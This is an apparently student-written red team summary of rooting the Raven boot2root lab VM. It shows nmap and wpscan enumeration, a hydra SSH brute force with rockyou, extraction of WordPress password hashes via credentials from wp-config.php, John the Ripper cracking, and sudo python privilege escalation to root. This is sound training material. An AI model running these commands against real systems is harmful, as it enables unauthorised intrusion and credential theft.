Red Team: Summary of Operations


Table of Contents

Exposed Services

Nmap scan results for TARGET1 reveal the below services and OS details:

```
1.    Run nmap -sV 192.168.1.1/24 to scan that subnet for TARGET1 host
```

```
2.    TARGET1 IP = 192.168.1.110 with the following open ports
```



```
Nmap scan report for 192.168.1.110
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

This scan identifies the services below as potential points of entry:

Target 1

1. Port 22 OpenSSH
2. Port 80 open http Apache server
3. Port 111 rcpbind over open tcp
4. Port 139 netbios-ssn over open tcp
5. Port 445 netbios-ssn over open tcp


Critical Vulnerabilities

The following vulnerabilities were identified on TARGET1:

Target 1


1. Netbios-ssn
2. Rcpbind
3. Nmap scan to identify open ports on TARGET1
4. Wpscan identify Wordpress users on TARGET1
5. Port 22 OpenSSH susceptible to brute force to gain a ssh user session on TARGET1
6. TARGET1 Wordpress MySQL database username and password found in wp-config.php
7. User passwords in wp_users table in MySQL database susceptible to cracking using John the Ripper
8. Root privilege accessible through Python script on TARGET1

Vulnerability nmap scan of TARGET1identified the WordPress vulnerability and others



```
root@Kali:~# nmap -sS --script=vuln -p- 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-19 08:21 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00056s latency).
Not shown: 65529 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
80/tcp    open  http
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.1.110
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://192.168.1.110:80/
|     Form id:
|     Form action: https://spondonit.us12.list-manage.com/subscribe/post?u=1462626880ade1ac87bd9c93a&id=92
a4423d01
|
|     Path: http://192.168.1.110:80/team.html
|     Form id:
|     Form action: https://spondonit.us12.list-manage.com/subscribe/post?u=1462626880ade1ac87bd9c93a&id=92
a4423d01
|
|     Path: http://192.168.1.110:80/about.html
|     Form id:
|     Form action: https://spondonit.us12.list-manage.com/subscribe/post?u=1462626880ade1ac87bd9c93a&id=92
a4423d01
|
|     Path: http://192.168.1.110:80/wordpress/
|     Form id: search-form-5f66224763a5b
|_    Form action: http://raven.local/wordpress/
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /wordpress/: Blog
|   /wordpress/wp-login.php: Wordpress login page.
|   /css/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|   /img/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|   /js/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|   /manual/: Potentially interesting folder
|_  /vendor/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
111/tcp   open  rpcbind
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
139/tcp   open  netbios-ssn
```

Wordpress scan using wpscan identified users of Wordpress, ‘wpscan --url http://192.168.1.110/wordpress/ --enumerate vp,u




```
[+] http://192.168.1.110/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.14 identified (Latest, released on 2020-06-10).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.14'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.14'

[i] The main theme could not be detected.

[+] Enumerating Vulnerable Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <==============================================================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Exploitation

The Red Team was able to penetrate Target 1and retrieve the following confidential data:

Target 1


- ***(flag1{b9bbcb33e11b80be759c4e844862482d})***
- Exploit Used
    - Brute force attack to get password to ssh into TARGET1 machine
    - Command: hydra -l michael -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.110



```
root@Kali:~# hydra -l michael -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.110
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or
for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-09-14 18:08:37
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the task
s: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries p
er task
[DATA] attacking ssh://192.168.1.110:22/
[22][ssh] host: 192.168.1.110   login: michael   password: michael
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-09-14 18:08:43
root@Kali:~# 
```


- ***(flag2{fc3fd58dcdad9ab23faca6e9a36e581c})***
- Exploit Used

    - John the Ripper was used to crack a hashed Wordpress user password
    - Command: john wp_users.txt (where wp_users.txt is a text file with usernames and hashed passwords



```
Proceeding with incremental:ASCII
0g 0:00:01:16  3/3 0g/s 3837p/s 7652c/s 7652C/s jorala..joathe
0g 0:00:01:17  3/3 0g/s 3837p/s 7655c/s 7655C/s drode..dyluv
0g 0:00:09:40  3/3 0g/s 3945p/s 7887c/s 7887C/s dorget..doriul
0g 0:00:09:42  3/3 0g/s 3945p/s 7888c/s 7888C/s doceem..dottl3
0g 0:00:09:43  3/3 0g/s 3946p/s 7889c/s 7889C/s dren23..drests
0g 0:00:09:44  3/3 0g/s 3946p/s 7889c/s 7889C/s drue17..drul01
0g 0:00:14:15  3/3 0g/s 3951p/s 7901c/s 7901C/s nuca1..nusho
0g 0:00:14:18  3/3 0g/s 3951p/s 7901c/s 7901C/s ngnok..ngrgs
0g 0:00:14:19  3/3 0g/s 3951p/s 7901c/s 7901C/s dio1..drju
0g 0:00:14:20  3/3 0g/s 3951p/s 7901c/s 7901C/s stephon1..stepen11
0g 0:00:14:21  3/3 0g/s 3951p/s 7901c/s 7901C/s studay12..stuperse
pink84           (steven)
1g 0:00:16:31  3/3 0.001009g/s 4173p/s 7906c/s 7906C/s crony4..cryd35
```


- ***(flag3{afc01ab56b50591e7dccf93122770cd2})***
- Exploit Used
    - Utilize wp-config.php file to log into MySQL and get hashed user passwords
    - Command: mysql -h localhost -u root -p




```
Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql> SELECT * FROM wp_users;
+----+------------+------------------------------------+----------------+---------------------+----------+---
-----------------+---------------------+-------------+-----------------+
| ID | user_login | user_pass                          | user_nicename  | user_email          | user_url | us
er_registered    | user_activation_key | user_status | display_name    |
+----+------------+------------------------------------+----------------+---------------------+----------+---
-----------------+---------------------+-------------+-----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael        | michael@raven.org   |          | 20
18-08-12 22:49:12 |                     |           0 | michael         |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven         | steven@raven.org    |          | 20
18-08-12 23:31:16 |                     |           0 | Steven Seagull  |
+----+------------+------------------------------------+----------------+---------------------+----------+---
-----------------+---------------------+-------------+-----------------+
```

- ***(flag4{715dea6c055b9fe3337544932f2941ce})***

- Exploit Used
    - Python script was used to exploit sudo privileges and obtain root privilege
    - Command: sudo /usr/bin/python >>> import os >>> os.system('/bin/bash')



```
$ sudo /usr/bin/python
Python 2.7.9 (default, Sep 14 2019, 20:00:08)
[GCC 4.9.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.system('/bin/bash')
root@target1:/home/steven# █
```



```
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
______

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~# █
```